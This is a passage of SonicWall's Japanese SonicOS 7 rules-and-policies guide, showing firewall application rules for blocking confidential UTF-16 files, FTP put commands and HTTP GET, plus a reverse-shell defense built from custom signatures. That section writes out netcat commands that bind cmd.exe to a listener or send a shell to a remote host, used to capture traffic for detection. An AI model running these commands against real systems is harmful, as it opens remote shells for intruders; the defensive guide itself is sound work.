	<input type="text" value="受信"/>

送信 UTF-8/UTF-16 エンコード ファイルの遮断

アプリケーション ルールによる Unicode UTF-8 および UTF-16 のネイティブ サポートにより、漢字やかな文字など、エンコードされたマルチバイト文字を英数字入力によって一致オブジェクトのコンテンツ キーワードとして入力する

ことができます。アプリケーション ルールは、ウェブ ページや電子メール アプリケーションに通常見られる UTF-8 エンコード コンテンツや、Windows OS/Microsoft Office ベースのドキュメントに通常見られる UTF-16 エンコード コンテンツのキーワード マッチングをサポートしています。

独自 Unicode ファイルの送信ファイル転送の遮断は、他の機密ファイル転送の遮断と同じように処理されます。

1. ファイル内の UTF-8 または UTF-16 でエンコードされたキーワードに一致する一致オブジェクトを作成します。
2. この一致オブジェクトを参照して一致するファイルの転送を遮断するポリシーを作成します。
次の例では、**ファイル内容**種別の一致オブジェクトに対し、“機密文書”を意味する、UTF-16 でエンコードされた中国語のキーワードを使用しています。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

一致種別 ⓘ

英数字 ⓘ

16 進数

内容

+ 追加 ⓘ 削除 ⓘ インポート ⓘ

内容の項目を追加する

<input type="checkbox"/>	#	内容
<input type="checkbox"/>		データなし

キャンセル 保存

3. 以下に示すように、この一致オブジェクトを参照するポリシーを作成します。このポリシーは、ファイル転送を遮断し、接続をリセットします。「ログを有効にする」を選択しているのは、UTF-16 でエンコードされたキーワードを含むファイルを転送しようとする試みをログに残すためです。

アプリケーション ルールの追加

ポリシー名	Block Chinese Confidential	含まれるユーザ/グループ	すべて
ポリシー種別	FTP データ転送 ①	除外されるユーザ/グループ	なし
送信元アドレス	すべて	スケジュール	常に有効
送信先アドレス	すべて	フロー報告を有効にする	<input type="checkbox"/>
送信元サービス	すべて	ログを有効にする	<input checked="" type="checkbox"/>
送信先サービス	すべて	個々のオブジェクト内容をログする	<input type="checkbox"/>
除外アドレス	なし	ログ冗長フィルタ (秒)	<input checked="" type="checkbox"/>
含まれる一致オブジェクト	Confidential Chinese ...	グローバル設定を使用する	true
動作オブジェクト	リセット/破棄	接続側	Both
		方向	<input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
			受信

接続のリセット/破棄の後には、ログ エントリが生成されます。以下に示すログ エントリの例には、アプリケーション制御の警告であることを示すメッセージのほか、ポリシー名とリセット/破棄 (Reset/Drop) という動作種別が表示されています。

3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1
---	----------------------------	-------	-------------------------	-----------------------------------------------------------------------------------	----------------------------	---------------------

FTP コマンドの遮断

アプリケーション ルールを使用して、put、mput、rename_to、rename_from、rmdir、mkdir などのコマンドを遮断することにより、FTP サーバを読み取り専用に変更できます。この使用事例では、put コマンドのみを含んだ一致オブジェクトを示しますが、これらすべてのコマンドを同じ一致オブジェクトに含めることができます。

FTP コマンドを遮断するには、以下の手順に従います。

1. put コマンドに一致する一致オブジェクトを作成します。mput コマンドは put コマンドが変化したものなので、put コマンドに一致する一致オブジェクトは mput コマンドにも一致します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別

コマンド

内容の項目を追加する

<input type="checkbox"/>	#	内容
		データなし

- 必要に応じて、メッセージをクライアントに送信する、カスタマイズされた FTP 通知動作を作成することができます (以下の例を参照)。

動作オブジェクト設定

動作名

動作

内容

- この一致オブジェクトと動作を参照するポリシーを作成します。`put` コマンドを遮断して接続をリセットすることだけを目的とする場合は、ポリシーを作成するときに **リセット/破棄** 動作を選択します。

アプリケーションルールの追加

ポリシー名	FTP put Policy	包含されるユーザ/グループ	すべて
ポリシー種別	FTPクライアント	除外されるユーザ/グループ	なし
送信元アドレス	すべて	スケジュール	常に有効
送信先アドレス	すべて	フロー報告を有効にする	<input type="checkbox"/>
送信元サービス	すべて	ログを有効にする	<input checked="" type="checkbox"/>
送信先サービス	FTP制御	個々のオブジェクト内容をログする	<input type="checkbox"/>
除外アドレス	なし	ログ冗長フィルタ (秒)	<input checked="" type="checkbox"/>
包含される一致オブジェクト	FTP_put_cmd	グローバル設定を使用する	true
動作オブジェクト	FTP Server Read-only	接続側	Client Side
		方向	<input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
			受信

帯域幅管理

アプリケーション層帯域幅管理を使用すると、特定の種類のファイルを転送するために使用できるネットワーク帯域幅を制御できます。これにより、ネットワーク上の非生産的なトラフィックを抑制し、生産的なトラフィックを奨励できます。

例えば、FTP 上で MP3 ファイルをダウンロードするために使用される帯域幅を 400 Kbps 以下に制限することが可能です。MP3 ファイルをダウンロードしているユーザが 1 人であっても 100 人であっても、このポリシーによって合計帯域幅が 400 Kbps に制限されます。

帯域幅管理の設定については、『SonicOS 技術ドキュメント』の「ポリシー / ファイアウォール > 帯域幅管理」を参照してください。

DPI をバイパス

アクセスされるコンテンツが安全であることがわかっている場合、「DPI をバイパスする」動作を作成すると、ネットワークのパフォーマンスを向上させることができます。例えば、従業員がウェブサーバ上の URL にアクセスすることで、HTTP 経由でストリーム配信される社内向けのビデオがこのケースに該当します。コンテンツは安全であることがわかっているため、このビデオへのすべてのアクセスに「DPI をバイパスする」動作を適用するアプリケーションルールポリシーを作成できます。これにより、ビデオにアクセスする従業員向けに、高速なストリーミング速度と優れた表示品質を実現できます。

このポリシーは次の 2 つの手順で作成できます。

1. 「HTTP URI コンテンツ」という一致オブジェクト種別を使用して、社内向けビデオ用の一致オブジェクトを定義します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

完全一致 ⓘ

英数字 ⓘ

16進数

内容 + 追加 🗑️ 削除 📄 インポート

#	内容
1	/presentations/video/corporate_announcement.wmv

① **ヒント:**URI コンテンツ一致オブジェクトの**完全一致**タイプおよび**前方一致**タイプには、必ず URL の先頭のスラッシュ (/) を含める必要があります。「内容」フィールドに **www.company.com** などのホストヘッダーを含める必要はありません。

- Corporate Video 一致オブジェクトと「DPIをバイパス」動作を使用するポリシーを作成します。

アプリケーション ルールの追加

ポリシー名 <input type="text" value="Corporate Video Policy"/>	包含されるユーザ/グループ <input type="text" value="すべて"/>
ポリシー種別 <input type="text" value="HTTP クライアント"/> ⓘ	除外されるユーザ/グループ <input type="text" value="なし"/>
送信元アドレス <input type="text" value="すべて"/>	スケジュール <input type="text" value="常に有効"/>
送信先アドレス <input type="text" value="すべて"/>	フロー報告を有効にする <input type="checkbox"/>
送信元サービス <input type="text" value="すべて"/>	ログを有効にする <input checked="" type="checkbox"/>
送信先サービス <input type="text" value="HTTP"/>	個々のオブジェクト内容をログする <input type="checkbox"/>
除外アドレス <input type="text" value="なし"/>	ログ冗長フィルタ (秒) <input checked="" type="checkbox"/>
包含される一致オブジェクト <input type="text" value="Corporate Video"/>	グローバル設定を使用する <input type="text" value="true"/>
除外される一致オブジェクト <input type="text" value="なし"/>	接続側 <input type="text" value="Client Side"/>
動作オブジェクト <input type="text" value="DPIをバイパス"/>	方向 <input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
	<input type="text" value="受信"/>

個別のシグネチャ


アプリケーション ルールに定義済みのオブジェクトのタイプが用意されていないトラフィックを制御する場合は、パケットの任意の部分に一致する個別一致オブジェクトを作成できます。これにより、任意のネットワークプロトコル

に対して個別のシグネチャを作成できます。

例えば、HTTP GET 要求の packets に一致する個別のシグネチャを作成できます。ローカル エリア ネットワークからのウェブ閲覧を防ぐためにこれを使用することもあります。

HTTP GET パケットの一意的識別子を調べるには、Wireshark ネットワークプロトコル アナライザを使用してパケットヘッダーをチェックします。Wireshark の使用法の詳細については、「[Wireshark](#)」を参照してください。Wireshark では、関心のあるトラフィックが含まれているパケットのいくつかをキャプチャします。ここでは、HTTP GET 要求パケットをキャプチャしたい場合を考えます。任意のウェブブラウザを使用して HTTP GET 要求を生成できます。「[Wireshark に表示された HTTP GET 要求パケット](#)」に、Wireshark で HTTP GET 要求パケットを表示した画面を示します。

WIRESHARK に表示された HTTP GET 要求パケット



ネットワークプロトコルに対して個別のシグネチャを作成するには、以下の手順に従います。

1. Wireshark の上部ペインで下にスクロールして HTTP GET パケットを探します。
2. その行を選択します。
下部の 2 つのペインに対象のパケットが表示されます。中央ペインには SYN パケットのパケットヘッダーが人間が読み取れる形式で表示されます。実際のヘッダーバイトは、16 進形式で最下部のペインに表示されます。
3. 中央ペインで、「Hypertext Transfer Protocol」セクションを展開してパケットペイロードを表示します。
4. アプリケーション ルールで参照する識別子を見つけます。この例では、目的の識別子は最初の 3 バイトに含まれる GET コマンドです。
5. この識別子を選択して、下部ペイン内の対応するバイトを強調表示します。
6. 下部ペイン内で強調表示されたバイトのオフセットと深度を調べることができます。

- オフセットは、パケット内で照合を開始するバイトを示します。
- 深度は、照合を終了する最後のバイトを示します。

オフセットを使用することで、非常に限定的な照合を行い、誤検出を最小限にすることができます。オフセットと深度の計算には、16進数ではなく10進数を使用します。

① **補足:** オフセットと深度を計算するときは、パケット内の最初のバイトが(0ではなく)1としてカウントされます。

個別一致オブジェクトに関連付けられるオフセットと深度は、パケットペイロード(TCP または UDP ペイロードの開始位置)を起点として計算されます。この例では、オフセットが1(10進)、深度が3です。

7. この情報を使用する個別一致オブジェクトを作成します。

一致オブジェクト設定

オブジェクト名

一致オブジェクト種別 ⓘ

設定を有効にする

オフセット

深度

最小

最大

一致種別 ⓘ

入力形式 英数字 ⓘ 16進数 ⓘ

内容

+ 追加 ⓘ 削除 ⓘ インポート ⓘ

#	内容
1	474554

8. 「一致オブジェクトの設定」ダイアログで、オブジェクトに対するわかりやすい名前を「オブジェクト名」フィールドに入力します。
9. 「一致オブジェクト種別」ドロップダウンメニューから「個別オブジェクト」を選択します。
10. 「設定を有効にする」チェックボックスをオンにします。
11. 「オフセット」フィールドに、「1」(識別子の開始バイト)と入力します。
12. 「深度」テキストボックスに、「3」(識別子の終了バイト)と入力します。
13. 「ペイロードサイズ」は既定値のままにしておきます。「ペイロードサイズ」はパケット内のデータの量を示すために使用しますが、ここではパケットヘッダーだけに注目します。
14. 「入力形式」で、「16進数」をクリックします。
15. 「内容」テキストボックスに、Wiresharkに表示されたバイト数「474554」を入力します。16進コンテンツ内ではスペースを使用しないでください。
16. この一致オブジェクトはアプリケーションルールポリシーで使用します。

アプリケーション ルールの追加

ポリシー名	<input type="text" value="Block HTTP GET"/>	含まれるユーザ/グループ	<input type="text" value="すべて"/>
ポリシー種別	<input type="text" value="HTTP クライアント"/> ①	除外されるユーザ/グループ	<input type="text" value="なし"/>
送信元アドレス	<input type="text" value="すべて"/>	スケジュール	<input type="text" value="常に有効"/>
送信先アドレス	<input type="text" value="すべて"/>	フロー報告を有効にする	<input type="checkbox"/>
送信元サービス	<input type="text" value="すべて"/>	ログを有効にする	<input checked="" type="checkbox"/>
送信先サービス	<input type="text" value="HTTP"/>	個々のオブジェクト内容をログする	<input type="checkbox"/>
除外アドレス	<input type="text" value="なし"/>	ログ冗長フィルタ (秒)	<input checked="" type="checkbox"/>
含まれる一致オブジェクト	<input type="text" value="HTTP GET"/>	グローバル設定を使用する	<input type="text" value="true"/>
除外される一致オブジェクト	<input type="text" value="なし"/>	接続側	<input type="text" value="Client Side"/>
動作オブジェクト	<input type="text" value="リセット/破棄"/>	方向	<input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
			<input type="text" value="受信"/>

- 「アプリケーション制御ポリシーの設定」ダイアログで、わかりやすいポリシー名を入力します。
- ポリシー種別で「HTTP クライアント要求」を選択します。
- 「一致オブジェクト」ドロップダウンメニューで、定義した一致オブジェクトを選択します。
- 個別動作または「リセット/破棄」などの既定動作を選択します。
- 「接続側」で、「クライアント側」を選択します。
- 他の設定についても変更できます。ポリシーの作成の詳細については、「[アプリケーション ルールポリシーの設定](#)」を参照してください。

リバースシェル悪用の防御

アプリケーション ルールの個別のシグネチャ機能（「[個別のシグネチャ](#)」を参照）を使用すると、リバースシェル悪用攻撃を防ぐことができます。リバースシェル悪用は、攻撃者がゼロデイ (Zero-day) 悪用によってシステムへの侵入に成功した場合に使用される可能性があります。ゼロデイ悪用とは、そのシグネチャがまだセキュリティソフトウェアで認識されない攻撃のことです。

まだ知られていない初期の段階では、悪意のあるペイロードは防御の最前線、つまりインターネットゲートウェイで実行されているIPSやゲートウェイアンチウイルス (GAV) を通過できます。さらに、ホストベースのアンチウイルスソフトウェアなど、その次の防御線まで通過して、攻撃対象のシステムで任意のコードを実行できます。

多くの場合、実行されるコードには、攻撃者がリモートから（悪用するサービスやログオンユーザの権限を使用して）コマンドプロンプトウィンドウを開き、そこから侵入に着手するために必要な最小限の命令が含まれています。

NAT/ファイアウォールがあると、悪用するシステムに能動的に接続できないことがあるので、それらを迂回する一般的な手段として、攻撃者は脆弱なシステムにリバースシェルを実行させます。リバースシェルでは、攻撃対象のホストから攻撃者のアドレスに対して接続が開始されます。しかも、厳格な送信ポリシーをうまく回避するために、既知のTCP/UDPポートが使用されます。

この使用事例は、Windowsシステムをホストしている環境で、すべてのTCP/UDPポートを介した暗号化されていない接続をインターセプトする場合に適用できます。

- ① **補足:** 暗号化されていないTelnetサービスを使用しているネットワークでは、それらのサーバのIPアドレスを除外するポリシーを設定する必要があります。

この使用事例では、リバースシェルペイロードの特定の事例（送信接続）を扱っていますが、受信接続に対しても有効になるようにポリシーを設定すると安全性が向上します。これにより、実行されたペイロードが脆弱なホストに

リスニング シェルを生成し、攻撃者が誤って設定されたファイアウォール経由でそのサービスに接続するような事例を防ぐことができます。

実際の設定では、次の作業を行う必要があります。

- netcat ツールを使用して、特徴を検出する実際のネットワーク活動を生成する
- Wireshark ツールを使用して活動をキャプチャし、ペイロードをテキスト ファイルにエクスポートする
- 誤検出を防げるだけの適度に具体的で一意的な文字列を使用して、一致オブジェクトを作成する
- そのオブジェクトを含むペイロードが解析されたときに実行する動作を指定したポリシーを定義する(ここでは、既定のリセット/破棄を使用)

トピック:

- ネットワーク アクティビティの生成
- Wireshark を使用したペイロードのキャプチャおよびテキスト ファイルへのエクスポート
- 一致オブジェクトの作成
- ポリシーの定義

ネットワーク アクティビティの生成

netcat ツールが備える多くの機能の 1 つに、プログラムの出力を送信接続またはリスニング接続にバインドする機能があります。次の使用例は、リスニング“コマンド プロンプト デモン”を設定する方法、またはリモート エンドポイントに接続して、対話型のコマンド プロンプトを提供する方法を示しています。


- `nc -l -p 23 -e cmd.exe`
ポート 23 に接続するホストから Windows プロンプトを利用できるようになります (-l オプションは、既定の暗黙的な接続モードとは逆のリスン モードを表しています)。
- `nc -e cmd.exe 44.44.44.44 23`
ホスト 44.44.44.44 が次の netcat コマンドを使用してポート 23 でリスンしている場合に、ホスト 44.44.44.44 から Windows プロンプトを利用できるようになります。
`nc -l -p 23`

Wireshark を使用したペイロードのキャプチャおよびテキスト ファイルへのエクスポート

データをキャプチャするには、Wireshark を起動し、「Capture > Interfaces」を選択してキャプチャ ダイアログを開きます。netcat トラフィックを処理するインターフェイスでキャプチャを開始します。キャプチャを開始したらすぐに netcat コマンドを実行し、キャプチャを終了します。

「Wireshark に表示されたネットワーク上のデータ フロー」は、そのような接続時のネットワーク上のデータ フローを示しています (Vista Enterprise、2007 年 6 月)。

WIRESHARK に表示されたネットワーク上のデータフロー



16 進データをテキストファイルにエクスポートし、パケット ヘッダー、不必要な部分や変化する部分およびスペースを取り除きます。ここで関係があるのは Microsoft... reserved の部分です。これには Wireshark の 16 進ペイロード エクスポート機能を使用します。Wireshark については、「[Wireshark](#)」を参照してください。

一致オブジェクトの作成

Vista のコマンド プロンプト バナーを表す一致オブジェクトのオブジェクト内容として、次の 16 進文字を入力します。

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707
97269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E
```

- ① **補足:** 特徴のエクスポートと一致オブジェクトの定義に、実際には 16 進表記を使用する必要はありません（この例の実際のシグネチャは ASCII テキストです）。16 進数はバイナリのシグネチャの場合にのみ必要です。

同じ方法で Windows 2000 および Windows XP のホストからも類似のエントリを取得し、それらを使用して別の一致オブジェクトを作成します。次に示すような 3 つの一致オブジェクトが作成されます。

<input type="checkbox"/>	1	Vista command prompt	個別オブジェクト	完全一致	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	無効	16 進数
<input type="checkbox"/>	2	W2K command prompt	個別オブジェクト	完全一致	4D6963726F736F66742057696E646F77732032303030305B56657273696F6E20352E30302E32313935D0D0A28432920436F7079726967687420313938352D32303030204D6963726F736F667420436F72702E	無効	16 進数
<input type="checkbox"/>	3	XP command prompt	個別オブジェクト	完全一致	4D6963726F736F66742057696E646F7773205850205B56657273696F6E20352E312E323630305D0D0A28432920436F7079726967687420313938352D32303031204D6963726F736F667420436F72702E	無効	16 進数

Windows Server 2003 やその他のバージョンの Windows の例も、ここで説明した方法で簡単に取得できます。

Linux/UNIX の管理者は、このシグネチャベースの防御を利用するために、既定の環境変数をカスタマイズする必要があります。通常、既定のプロンプトは、前述のように使用できるほど具体的でも一意でもありません。

ポリシーの定義

一致オブジェクトを作成したら、そのオブジェクトを使用するポリシーを定義します。以下の図は、他のポリシーの設定を示しています。この例の「**ポリシー名**」と「**方向**」の設定は、リバースシェル専用になっています。前述のように、「**方向**」の設定を「**両方**」に変更し、より汎用的な名前を付けることで、適用範囲を広げることができます。

アプリケーション ルールの追加

ポリシー名	Reverse Shell Spawned	含まれるユーザ/グループ	すべて
ポリシー種別	ユーザ定義ポリシー ⓘ	除外されるユーザ/グループ	なし
送信元アドレス	すべて	スケジュール	常に有効
送信先アドレス	すべて	フロー報告を有効にする	<input type="checkbox"/>
送信元サービス	すべて	ログを有効にする	<input checked="" type="checkbox"/>
送信先サービス	すべて	個々のオブジェクト内容をログする	<input type="checkbox"/>
除外アドレス	なし	ログ冗長フィルタ (秒)	<input checked="" type="checkbox"/>
含まれる一致オブジェクト	Vista command prompt	グローバル設定を使用する	true
動作オブジェクト	リセット/破棄	接続側	Client Side
		方向	<input checked="" type="radio"/> 基本 <input type="radio"/> 詳細
			送信
			キャンセル OK

接続のリセット/破棄後に、ネットワーク アクセスの種別を示すログ エントリが生成されます。「**接続のリセット/破棄の後のログ エントリ**」に示すログ エントリには、アプリケーション制御の警告であることを示すメッセージのほか、ポリシー名が表示されています。

接続のリセット/破棄の後のログ エントリ

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

経験則として、適切なセキュリティ対策には多層のインテリジェンスが組み込まれており、ある 1 つの方法だけを悪意のあるコードに対する決定的な防御と見なすことはできません。

エンドポイント ルール

エンドポイント保護は、ポリシーを作成してゾーン上で有効にすることで強制されます。「ポリシー | ルールとポリシー」→「エンドポイントルール」ページに移動します。このページでは、目的のゾーン用のポリシーを編集または作成し、そのゾーンに対してエンドポイントサービスを有効にすることができます。

「ポリシー | ルールとポリシー」→「エンドポイントルール」ページには、1つ以上のクライアント アンチウイルス サービスのライセンスがある場合の使用可能な設定のみが表示されます。ファイアウォール上の SonicOS バージョンと購読済みサービスによって、「ポリシー | ルールとポリシー」→「エンドポイントルール」ページの表示内容は異なります。

<input type="checkbox"/>	#	名前	送信元ゾーン	包含アドレス	除外アドレス	強制ポリシー	優先順位	有効
<input type="checkbox"/>	1	Endpoint Enforcement Default Policy	LAN	すべて	なし	Endpoint Enforcement Default Profile	↑ ↓	<input checked="" type="checkbox"/>

総数: 1 件

ポリシーの追加

1. 「ポリシー | ルールとポリシー > エンドポイントルール」ページに移動します。
2. 「+ 追加」をクリックします。

エンドポイント セキュリテ...

名前

送信元ゾーン

包含アドレス

除外アドレス

強制プロファイル

3. 必要に応じて、ダイアログでの設定を完了します。

4. 「強制プロファイル」では、既定プロファイルのいずれかを選択するか、「プロファイルの作成」を選択して独自のプロファイルを作成します。

エンドポイント セキュリテ...

[戻る](#)

エンドポイント セキュリティ プロファイル オブジェクト

名前

ゲスト エンドポイント
セキュリティ サービスを
バイパスする ⓘ

サービス構成

キャプチャ クライアント
エンドポイント セキュリ
ティ

5. 必要に応じて設定を完了します。
6. 「適用」をクリックします。

SonicWall サポート

有効なメンテナンス契約が付属する SonicWall 製品をご購入になったお客様は、テクニカル サポートを利用できます。

サポート ポータルには、問題を自主的にすばやく解決するために使用できるセルフヘルプ ツールがあり、24 時間 365 日ご利用いただけます。サポート ポータルにアクセスするには、次の URL を開きます

<https://www.sonicwall.com/ja-jp/support>。

サポート ポータルでは、次のことができます。

- ナレッジベースの記事や技術文書を閲覧する。
- 次のサイトでコミュニティフォーラムのディスカッションに参加したり、その内容を閲覧したりする
<https://community.sonicwall.com/technology-and-support>。
- ビデオ チュートリアルを視聴する。
- 次のサイトにアクセスする <https://mysonicwall.com>。
- SonicWall のプロフェッショナル サービスに関して情報を得る。
- SonicWall サポート サービスおよび保証に関する情報を確認する。
- トレーニングや認定プログラムに登録する。
- テクニカル サポートやカスタマー サービスを要求する。

SonicWall サポートに連絡するには、次の URL にアクセスします <https://www.sonicwall.com/ja-jp/support/contact-support>。

このドキュメントについて

- ① | **補足:** メモアイコンは、補足情報があることを示しています。
- ① | **重要:** 重要アイコンは、補足情報があることを示しています。
- ① | **ヒント:** ヒントアイコンは、参考になる情報があることを示しています。
- △ | **注意:** 注意アイコンは、手順に従わないとハードウェアの破損やデータの消失が生じる恐れがあることを示しています。
- △ | **警告:** 警告アイコンは、物的損害、人身傷害、または死亡事故につながるおそれがあることを示します。

SonicOS ルールとポリシー 管理ガイド

更新日 - 2021 年 1 月

ソフトウェア バージョン - 7

232-005446-10 Rev A

Copyright © 2021 SonicWall Inc. All rights reserved.

本文書の情報は SonicWall およびその関連会社の製品に関して提供されています。明示的または暗示的、禁反言にかかわらず、知的財産権に対するいかなるライセンスも、本文書または製品の販売に関して付与されないものとします。本製品のライセンス契約で定義される契約条件で明示的に規定される場合を除き、SONICWALL および/またはその関連会社は一切の責任を負わず、商品性、特定目的への適合性、あるいは権利を侵害しないことの暗示的な保証を含む(ただしこれに限定されない)、製品に関する明示的、暗示的、または法定的な責任を放棄します。いかなる場合においても、SONICWALL および/またはその関連会社が事前にこのような損害の可能性を認識していた場合でも、SONICWALL および/またはその関連会社は、本文書の使用または使用できないことから生じる、直接的、間接的、結果的、懲罰的、特殊的、または付随的な損害(利益の損失、事業の中断、または情報の損失を含むが、これに限定されない)について一切の責任を負わないものとします。SonicWall および/またはその関連会社は、本書の内容に関する正確性または完全性についていかなる表明または保証も行いません。また、事前の通知なく、いつでも仕様および製品説明を変更する権利を留保し、本書に記載されている情報を更新する義務を負わないものとします。

詳細については、次のサイトを参照してください <https://www.sonicwall.com/ja-jp/legal>。

エンドユーザ製品契約

SonicWall エンドユーザ製品契約を参照する場合は、以下に移動してください <https://www.sonicwall.com/ja-jp/legal>。

オープンソースコード

SonicWall Inc. では、該当する場合は、GPL、LGPL、AGPL のような制限付きライセンスによるオープンソースコードについて、コンピュータで読み取り可能なコピーをライセンス要件に従って提供できます。コンピュータで読み取り可能なコピーを入手するには、“SonicWall Inc.”を受取人とする 25.00 米ドルの支払保証小切手または郵便為替と共に、書面による要求を以下の宛先までお送りください。

General Public License Source Code Request

Attn: Jennifer Anderson

1033 McCarthy Blvd

Milpitas, CA 95035